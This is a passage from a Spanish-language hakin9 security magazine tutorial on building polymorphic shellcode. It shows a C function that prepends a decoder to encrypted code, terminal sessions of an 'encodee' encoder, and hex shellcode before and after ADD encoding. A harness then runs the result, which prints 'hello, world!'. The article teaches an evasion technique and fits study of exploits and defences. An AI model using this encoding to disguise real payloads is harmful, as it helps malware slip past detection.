
**WE ARE LOOKING FOR LICENSORS AND DISTRIBUTORS WORLDWIDE**  
CONTACT: MONIKA GODLEWSKA, MONIKAG@SOFTWARE.COM.PL

**MORE:**  
[WWW.SOFTWARE.COM.PL](http://WWW.SOFTWARE.COM.PL)



**Listado 10.** Una de las funciones que reúnen el descifrador con el código cifrado

```
char *add_sub_decoder(char *ecode, int offset) {
    char *pcode = NULL;
    int ecode_len = strlen(ecode);
    int decode_sub_len;
    decode_sub[6] = ecode_len;
    decode_sub[11] = offset;
    decode_sub_len = strlen(decode_sub);
    pcode = (char *) malloc(decode_sub_len + ecode_len);
    memcpy(pcode, decode_sub, decode_sub_len);
    memcpy(pcode + decode_sub_len, ecode, ecode_len);
    return pcode;
}
```



```
~/shellcode
[enc]$ gcc -o encodee encodee.c
[enc]$ ./encodee
Usage: ./encodee -i file [-d SUB|ADD|XOR|MOV] [-o offset]
-i input file with original shellcode
-d decoder type (SUB, ADD, XOR, MOV)
-o offset (1 - 255)
-h help
[enc]$ ./encodee -i write4 -d ADD -o 15
Original shellcode (38 bytes long):
char shellcode[] =
"\x66\x68\x21\x0a\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x68"
"\x65\x6c\x6c\x89\xe1\x6a\x04\x58\x6a\x01\x5b\x6a\x0e\x5a\xcd\x80"
"\x89\xd8\x31\xdb\xcd\x80";

Encoded shellcode (38 bytes long):
char shellcode[] =
"\x57\x59\x12\xfb\x59\x60\x63\x5d\x55\x59\x60\x1d\x11\x68\x59\x59"
"\x56\x5d\x5d\x7a\xd2\x5b\xf5\x49\x5b\xf2\x4c\x5b\xff\x4b\xbe\x71"
"\x7a\xc9\x22\xcc\xbe\x71";

Polymorphic shellcode (62 bytes long):
char shellcode[] =
"\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x44\x0e\xff\x0f\x80\xe9\x01\x75"
"\xf6\xeb\x05\xe8\xea\xff\xff\xff\x57\x59\x12\xfb\x59\x60\x63\x5d"
"\x55\x59\x60\x1d\x11\x68\x59\x59\x56\x5d\x5d\x7a\xd2\x5b\xf5\x49"
"\x5b\xf2\x4c\x5b\xff\x4b\xbe\x71\x7a\xc9\x22\xcc\xbe\x71";

[enc]$
```

**Figura 9.** Compilamos el programa encodee y creamos un shellcode de ejemplo



```
~/shellcode
[enc]$ cat test.c
char shellcode[] =
"\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x44\x0e\xff\x0f\x80\xe9\x01\x75"
"\xf6\xeb\x05\xe8\xea\xff\xff\xff\x57\x59\x12\xfb\x59\x60\x63\x5d"
"\x55\x59\x60\x1d\x11\x68\x59\x59\x56\x5d\x5d\x7a\xd2\x5b\xf5\x49"
"\x5b\xf2\x4c\x5b\xff\x4b\xbe\x71\x7a\xc9\x22\xcc\xbe\x71";

main()
{
    int (*shell)();
    (int)shell = shellcode;
    shell();
}

[enc]$ gcc -o test test.c
[enc]$ ./test
hello, world!
[enc]$
```

**Figura 10.** Probamos el shellcode que acaba de generarse

nuestro trabajo con el programa. La más importante es la `get_shellcode`, que descarga el código original de la capa del fichero indicado como su argumento. La segunda, `print_code`,

visualiza el código de la capa en forma formateada, preparada para fijarla en el exploit o en el programa `test.c`. Dos últimas funciones son `usage` y `getoffset`: la primera visualiza el

### Sobre el autor

Michał Piotrowski es licenciado en informática y un administrador de redes y sistemas con experiencia. Trabajó más de tres años como inspector de seguridad en una institución que rendía servicios para la oficina superior de certificación en la estructura polaca de la PKI. Actualmente es especialista en la seguridad teleinformática en una de las instituciones financieras más grandes de Polonia. Pasa sus ratos libres programando, además se dedica a la criptografía.

el modo de iniciarse del programa, la otra sorteja un número que se utiliza como desplazamiento (si no lo indica el usuario). El código de estas funciones se expone en el fichero `encodee.c` situado en *hakin9.live*.

Reunimos todos los elementos del programa en un mismo conjunto a través de la función `main` (véase el fichero `encodee.c` en *hakin9.live*). Es muy sencilla: primero verifica los parámetros, con los se ha iniciado el programa, luego descarga el shellcode del fichero señalado, lo cifra con la función escogida, le añade el descodificador y escribe todo en la salida estándar.

### Probamos el programa

Ahora debemos probar si nuestro programa funciona como debería. Para conseguirlo, basándonos en el código `write4`, creamos un shellcode cifrado por medio de la instrucción `add` cuyo desplazamiento sea igual a 15 (Figura 9). A continuación, lo pegamos en el programa `test` y comprobamos si funciona correctamente (Figura 10). ●

### En la Red

- <http://www.orkspace.net/software/libShellCode/index.php> – página de inicio del proyecto libShellCode,
- <http://www.ktwo.ca/security.html> – página de inicio del autor de AD-Mmutate,
- <http://www.phiral.com/> – página de inicio del autor del programa dissembler.